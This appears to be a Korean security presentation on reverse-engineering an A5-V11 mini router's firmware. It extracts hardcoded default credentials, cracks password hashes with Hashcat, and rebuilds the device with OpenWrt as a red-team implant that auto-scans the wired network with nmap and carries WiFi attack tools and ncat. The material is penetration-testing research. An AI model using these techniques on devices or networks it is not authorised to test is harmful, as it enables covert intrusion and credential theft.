- Firmware -> LZMA -> LZMA -> CPIO으로 분석을 위한 파일 데이터는 "CPIO"으로 아카이빙 되어 있다.

```

iot@iot: ~/A5-V11
~ (-zsh) 1  iot@iot: ~/A5-V11 (ssh) 2  ..V11 원본 (-zsh) 3  ~ (-zsh) 4  +

iot@iot:~/A5-V11$ dd if=3GWif1_5707C8.bin of=lzma_data.bin bs=1 skip=327744 count=3602212
3602212+0 records in
3602212+0 records out
3602212 bytes (3.6 MB, 3.4 MiB) copied, 16.3185 s, 221 kB/s
iot@iot:~/A5-V11$ lzma -d < lzma_data.bin > lzma.decompress
iot@iot:~/A5-V11$ binwalk lzma.decompress

/home/iot/A5-V11/lzma.decompress

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
3100724      0x2F5034          Linux version 2.6.21 (root@lamon) (gcc version 3.4.2) #213 Sat Dec 6 09:45:34 CST 2014, has symbol table: false
3101712      0x2F5410          CRC32 polynomial table, little endian
3132528      0x2FCC70          SHA256 hash constants, little endian
3133888      0x2FD1C0          AES S-Box
3134656      0x2FD4C0          AES S-Box
3787232      0x39C9E0          CRC32 polynomial table, little endian
3790768      0x39D7B0          AES S-Box
3997696      0x3D0000          LZMA compressed data, properties: 0x5D, dictionary size: 1048576 bytes, compressed size: 2341715 bytes,
uncompressed size: 9993728 bytes

iot@iot:~/A5-V11$ dd if=lzma.decompress of=lzma_data2.bin bs=1 skip=3997696 count=2341715
2341715+0 records in
2341715+0 records out
2341715 bytes (2.3 MB, 2.2 MiB) copied, 10.6446 s, 220 kB/s
iot@iot:~/A5-V11$ lzma -d < lzma_data2.bin > lzma2.decompress
iot@iot:~/A5-V11$ binwalk lzma2.decompress

/home/iot/A5-V11/lzma2.decompress

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0              CPIO ASCII archive, file count: 624


Analyzed 1 file for 85 file signatures (187 magic patterns) in 22.0 milliseconds
iot@iot:~/A5-V11$

```


Firmware

- CPIO 압축 해제

- 원본 펌웨어에서 파일 시스템속 데이터를 확인하기 위해, CPIO 압축 해제를 시도 후, 계속 분석을 진행한다.



```
iot@iot: ~/A5-V11/CPIO_ROOT
~ (-zsh)  iot@iot: ~/A5-V11/CPIO_ROOT (ssh)  ..V11 원본) (-zsh)  ~ (-zsh)

iot@iot:~/A5-V11$ ls
3GWiFi_5707C8.bin  lzma2.decompress  lzma_data2.bin  lzma_data.bin  lzma.decompress
iot@iot:~/A5-V11$ mkdir CPIO_ROOT
iot@iot:~/A5-V11$ cd CPIO_ROOT
iot@iot:~/A5-V11/CPIO_ROOT$ cat ../lzma2.decompress | cpio -idvm --no-absolute-filenames
cpio: Removing leading '/' from member names
usr
usr/codepages
usr/sbin
usr/sbin/chpasswd
usr/sbin/udhcpd
usr/sbin/telnetd
usr/sbin/brctl
usr/sbin/dhcprelay
usr/bin
usr/bin/logger
usr/bin/[[
usr/bin/top
usr/bin/awk
usr/bin/uptime
usr/bin/expr
usr/bin/echo

iot@iot:~/A5-V11/CPIO_ROOT$ tree -L 1 .
.
├── bin
├── dev
├── etc
├── etc_ro
├── home
├── init -> bin/busybox
├── lib
├── media
├── mnt
├── proc
├── sbin
├── sys
├── tmp
├── usr
└── var

15 directories, 1 file
iot@iot:~/A5-V11/CPIO_ROOT$
```

Firmware


- Baud Rate

- Logic Analyzer 도구를 통해 확인된 57600 값에 대하여, 아래와 같이 펌웨어가 난독화 되어 있지 않았을 경우 펌웨어 속 데이터 분석을 통하여 사용하고 있는 Baud rate 값을 쉽게 확인할 수 있다.
- 실제로 많은 소형 임베디드 장치는 업데이트 및 공홈에 업로드된 펌웨어만 암호화되어 있으며, SOP8 칩셋에서는 암호화되어 있지 않는 경우가 많아 쉽게 확인 또한 가능하다.

```
iot@iot:~/A5-V11/CPIO_ROOT$ grep -i -r '57600' -B 3
sbin/config.sh-CONFIG_TRACE_IRQFLAGS_SUPPORT=y
sbin/config.sh-CONFIG_LOG_BUF_SHIFT=14
sbin/config.sh-CONFIG_CROSSCOMPILE=y
sbin/config.sh:CONFIG_CMDLINE="console=ttyS1,57600n8 root=/dev/ram0"
iot@iot:~/A5-V11/CPIO_ROOT$
```


Firmware

- 암호화 미적용된 펌웨어 & 보호 회로 없을 경우
 - 아래와 같이 **SOP8 클립 방식**과 **칩 클립 방식**으로 **납땜(Solder) 과정 없이 펌웨어만 추출이 가능하다.**
 - SOP8에서 펌웨어 추출을 진행하게 되면, **메인보드가 구동되며, 이때 작동됨으로 펌웨어 추출이 원활하지 않을 수 있다.**



Password Analyzer

- /etc/passwd
 - 라우터 장치에 설정된 2개의 계정에 대하여
평문 패스워드 설정 로직을 파악할 수 있다.

```

iot@iot:~/A5-V11/CPIO_ROOT$ cat etc_ro/Wireless/RT2860AP/RT2860
ZadmLogin=root
ZadmPassword=MIFI

iot@iot:~/A5-V11/CPIO_ROOT$ cat etc_ro/Wireless/RT2860AP/RT2860
Login=admin
Password=admin
RT2860_default_vlan

```

```

~ (-zsh)  %1  iot@iot: ~/A5-V11/CPIO_ROOT

addRaL02Br0()
{
    if [ "$CONFIG_RT2561_AP" != "" ]; then
        brctl addif br0 raL0
    fi
}

genSysFiles()
{
    # add the Zlogin/Zpass by ZLMnet start
    login=`nvram_get 2860 Login`
    pass=`nvram_get 2860 Password`
    Zlogin=`nvram_get 2860 ZadmLogin`
    Zpass=`nvram_get 2860 ZadmPassword`
    echo "$login::0:0:Administrator:/:/bin/sh" > /etc/passwd
    echo "$login:x:0:$login" > /etc/group
    echo "$Zlogin::0:0:Administrator:/:/bin/sh" >> /etc/passwd
    echo "$Zlogin:x:0:$Zlogin" >> /etc/group
    chpasswd.sh $login $pass
    chpasswd.sh $Zlogin $Zpass
    # add the Zlogin/Zpass by ZLMnet end
}

```

Internet.sh

```

iot@iot: ~/A5-V11/CPIO_ROOT/sbin (ssh)  %2

#!/bin/sh

# $Id: chpasswd.sh,v 1.1 2008-05-19 13:08:34 winfred Exp $
# usage: chpasswd.sh <user name> [<password>]

usage()
{
    echo "Usage:"
    echo "  $0 <user name> [<password>]"
    exit 1
}

if [ "$1" == "" ]; then
    echo "$0: insufficient arguments"
    usage $0
fi

echo "$1:$2" > /tmp/tmpchpw
chpasswd < /tmp/tmpchpw
rm -f /tmp/tmpchpw
~

```

chpasswd.sh

Firmware


- Router Web Service
 - 라우터 웹 인터페이스 상호 작용된 서비스 언어는 asp 확장자로 구동되고 있다.
 - 아래 부분을 분석 후, 취약점 도출 시 라우터 관리 웹서비스에 대하여 취약점 활용이 가능하다.

```
iot@iot:~/A5-V11/CPIO_ROOT/etc_ro/web$ tree -L 2 .
```

```
.
├── admin
│   ├── equip_manage.asp
│   ├── interface_upgrade.asp
│   ├── overview.asp
│   ├── syslog.asp
│   ├── upgrading.asp
│   └── user_manage.asp
├── application
│   ├── ddns_set.asp
│   ├── dmz_set.asp
│   ├── port_trigger_set.asp
│   └── virtual_server.asp
├── cgi-bin
│   ├── ExportSettings.sh
│   ├── History
│   ├── history.sh
│   ├── reboot.sh
│   ├── upload_bootloader.cgi
│   ├── upload.cgi
│   ├── upload_settings.cgi
│   └── usb_upgrade.cgi
├── dtree
│   ├── dtree.js
│   └── img
├── home.asp
├── images
│   ├── collapsemenu.gif
│   └── expandmenu.gif
```

HashCrack - Hashcat

- GPU 연산을 통한 패스워드 단방향 해시 크랙
 - 대부분 임베디드는 패스워드 설정이 **평문이 아닌 단방향 암호화 (Hash)값으로 /etc/shadow 파일에 저장되어 있다.**
 - 만약 임베디드 장치에 **SSH / Telnet** 등 서비스에 접근을 위해 크랙이 필요하다면, 든든한 **Hashcat** 이용하자.!



RAON SECURE

Hashcat Server (RAON Secure)

DES Dencrypt Hash Password

f/mgayPhuxczE

SALT(2)

HASH(11)



e1rBXDBrplpts

SALT(2)

HASH(11)

SOP8 Flash ROM 용량 증설


- 4MB(MX25L3208B) -> 16MB(25Q128FVSG)
 - 기존 MX25L3208D(4MB) 칩셋은 실제 사용 용량이 1MB 정도 밖에 안되며, Nmap (4MB) + 무선랜 드라이버 + USB 라우터 드라이버 + WiFi Attack(Airmon-ng/Aireplay-ng) 등 여러 레드팀 진찰 도구를 탑재 하기 위해



RedTeam Script & Tools 준비

- Boot Script

- **Init.d** 폴더에서, 부팅 시마다 **Mac Address**가 다르게 설정되며, 부팅 완료 후 '**payload.sh**' 스크립트가 작동 후, **RJ45(유선랜) 포트**에 연결된 네트워크에 대해 **Nmap**으로 스캔을 자동 수행한다.



```
root > payload > payload.sh
40 function setup() {
41     # Run setup
42     done
43 }
44
45 function find_subnet() {
46     SUBNET=$(ip addr | grep -i eth0 | grep -i inet | grep -E -o "([0-9]{1,3}[.])?{3}[0-9]{1,3}[.]{1}[0-9]{1,2}" | sed 's/\.[0-9]*\./\./')
47 }
48
49 function run() {
50     # Run setup
51     setup
52
53     SCAN_N=$(cat $SCAN_FILE)
54     SCAN_M=$(( $SCAN_N + 1 ))
55
56     LED ATTACK
57     # Start scan
58     nmap $NMAP_OPTIONS $SUBNET -oN $LOOT_DIR/nmap-scan_$SCAN_M.txt &>/dev/null &
59     tpid=$!
60
61     finish $tpid
62 }
63
64 # Run payload
65 run &
```

RedTeam Script + Tools + OpenWrt Build

- OpenWrt Build (Configuration)

- 공격용 커스텀 펌웨어를 빌드하기 전, 필요한 도구(nmap / WiFi Attack 등) 이전에 제작된 레드팀 스크립트 포함
- 무선랜 공격을 위해 **모니터 모드를 지원하는 'Realtek RTL8192EU'** 드라이버와 **USB LTE 무선 라우터 인 'Qualcomm'** 드라이버를 탑재 시킨다.

```

.config - OpenWrt Configuration

OpenWrt Configuration
Arrow keys navigate the menu. <Enter> selects submenus ---- (or empty submenu ----). Highlighted letters are hotkeys. Pressing <Y>
includes, <N> excludes, <M> modularizes features. Press <Esc><Esc> to exit, <?> for Help, </> for Search. Legend: [*] built-in [ ]
excluded <M> module <> module capable

Target System (MediaTek Ralink MIPS) ---->
Subtarget (RT3x5x/RT5350 based boards) ---->
[*] Target Profile (A5-V11) ---->
Target Images ---->
[ ] Enable experimental features by default
Global build settings ---->
[ ] Advanced configuration options (for developers) ----
[ ] Build the OpenWrt Image Builder
[ ] Build the OpenWrt SDK
[ ] Package the OpenWrt-based Toolchain
[ ] Image configuration ---->
Base system ---->
Administration ---->
Boot Loaders ---->
Development ---->
Extra packages ---->
Firmware ---->
Fonts ---->
Kernel modules ---->
Languages ---->
Libraries ---->
LuCI ---->
Mail ---->
Multimedia ---->

<Select> <Exit> <Help> <Save> <Load>
  
```

```

<> ncat..... Much-improved reimplementaion of Netcat
<> ncat-full..... Ncat (with OpenSSL and scripting support)
